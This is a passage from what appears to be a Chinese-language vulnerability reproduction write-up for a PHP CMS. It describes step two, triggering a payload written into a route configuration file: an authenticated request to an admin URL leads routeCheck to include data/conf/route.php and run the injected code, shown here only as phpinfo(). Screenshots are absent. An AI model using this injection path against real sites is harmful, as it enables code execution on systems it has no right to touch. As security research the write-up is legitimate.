
写入前后对比如下:
2、触发payload执行

带着登录的cookie访问/portal/admin_category/index.html,调用routeCheck函数进行url路由检测
这里先
“`
include app/route.php
“`

然后,
“`
include data/conf/route.php
“`

最终执行我们的payload:phpinfo()。
参考链接
https://xz.aliyun.com/t/3997#toc-6




请登录后查看评论内容